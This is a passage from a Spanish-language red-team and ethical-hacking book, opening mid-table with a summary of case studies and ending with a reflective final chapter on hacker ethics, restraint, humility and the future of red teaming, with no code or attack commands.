Banco	Intrusión física + hardware implantado	Control de AD	Seguridad física ≈ seguridad lógica

Gobierno	USBs maliciosos	Exfiltración de datos	El usuario siempre es la víctima más fácil
Hospital	Phishing + movimiento lateral	Riesgo crítico a sistemas médicos	La vida humana depende de la ciberseguridad
Telecom	DoS mal gestionado	Caída del servicio	Alcance legal es vital
Energía	Simulación APT	Exfiltración masiva	La persistencia es el arma más letal

---

□ Conclusión

Estos casos demuestran que el Red Team no es solo una cuestión de exploits técnicos, sino de **estrategia, psicología y precisión quirúrgica**. Un ataque puede empezar con un mail inocente, un USB o una caja de herramientas. Lo importante no es solo demostrar que el ataque es posible, sino **entregar al cliente la visión brutal de su fragilidad**.

El Red Teamer camina entre el éxito y el desastre: si cumple, salva a la empresa; si se extralimita, puede arruinarla.

Capítulo 60

Reflexiones finales: el viaje al lado negrísimo

□ La travesía oscura

Un hacker ético que decide recorrer el camino del **Red Team** no solo se enfrenta a firewalls, contraseñas y servidores. Se enfrenta a **personas, empresas, gobiernos y a sí mismo**. Cada simulación, cada phishing, cada intrusión es un espejo que muestra la fragilidad humana y tecnológica.

La “biblia negrísima” no es solo un compendio de técnicas, sino un **rito iniciático**. Quien la lee con profundidad entiende que el poder del conocimiento ofensivo no está en “poder entrar”, sino en **saber cuándo detenerse**.

□ La dualidad: crear y destruir

El Red Teamer vive en constante contradicción:

- Por un lado, **aprende a destruir**. Sabe cómo desangrar una Wi-Fi, exfiltrar gigas de datos o tumbar un servicio en segundos.
- Por otro lado, **crea seguridad**. Cada puerta que fuerza es un aviso, cada debilidad expuesta es una oportunidad para blindar.

El viaje al lado negrísimo enseña que **el bien y el mal son contextuales**: la misma técnica que roba identidades puede salvar vidas en un hospital si se reporta a tiempo.

□ Filosofía hacker: la ética de la sombra

Los verdaderos hackers no son héroes ni villanos. Son **sombras en la frontera**.

- Si se inclinan hacia un lado, devoran sistemas como predadores digitales.
- Si eligen el otro, se convierten en guardianes invisibles, entrenando a las defensas para resistir a los lobos.

La ética del hacker no está escrita en leyes, sino en la conciencia: **puedo hacerlo, pero ¿debo hacerlo?**. Esa pregunta es la brújula en la oscuridad.

□ El ego y la humildad

El Red Teamer principiante sueña con hazañas: romper firewalls, humillar a los Blue Teams, ser el “más 1337”. Pero el viaje enseña otra cosa:

- El ego abre puertas, pero también conduce al error.
- La humildad permite ver lo que otros ignoran.

En el campo real, no gana quien más comandos sabe, sino quien **piensa más silenciosamente**. El hacker que se cree invencible termina en titulares… y en prisión.

⚡El futuro del Red Teaming

El mundo cambia y con él las técnicas:

- Los **modelos de IA** entrenan para detectar anomalías invisibles.
- La **computación cuántica** amenaza con romper la criptografía tradicional.
- La nube, los contenedores y las cadenas de suministro digital se han convertido en los nuevos campos de batalla.

Pero, más allá de las herramientas, el núcleo sigue siendo el mismo: **el factor humano**. Ningún firewall es más débil que un empleado cansado que hace clic donde no debe. Ningún algoritmo es más manipulable que la psicología básica de la confianza.

□ El viaje resumido

Etapa	Aprendizaje clave	Sombra y luz
Fundamentos	Pensar como atacante	Entender cómo todo puede romperse
Herramientas	Forjar armas digitales	Usarlas para advertir, no para destruir
Ataques básicos	Explorar lo obvio	No confundir facilidad con inocencia
Avanzados	Persistencia y sigilo	La línea entre ataque y espionaje es mínima
Casos reales	El mundo sangra igual que el laboratorio	Cada error tiene un precio humano
Reflexión	Poder ≠ derecho	La ética es lo único que te salva

□ El epílogo inevitable

El **lado negrísimo** del Ethical Hacker no es el de la ilegalidad, sino el del **conocimiento absoluto**. Saber que podrías entrar, destruir, manipular… y elegir no hacerlo.

El Red Teamer auténtico **camina en la sombra pero trabaja para la luz**. Cada payload que diseña, cada phishing que ejecuta, cada exploit que domina, no es un acto de maldad sino de advertencia. Porque en el mundo real, siempre habrá alguien dispuesto a usar las mismas armas para devorar empresas, robar identidades y quebrar sociedades.

El hacker ético es la paradoja encarnada: **oscuro por dentro, pero imprescindible por fuera**.

□ Conclusión final

Esta biblia termina aquí, pero el viaje no. Quien la haya leído y practicado habrá descubierto que el hacking no es un fin, sino un camino: un viaje al lado negrísimo que solo los más disciplinados saben recorrer sin perderse.

Si llegaste hasta aquí, recuerda:

- **El conocimiento no tiene moral, tú sí.**
- **La oscuridad siempre acecha, pero también enseña.**
- **Y un hacker nunca deja de aprender.**
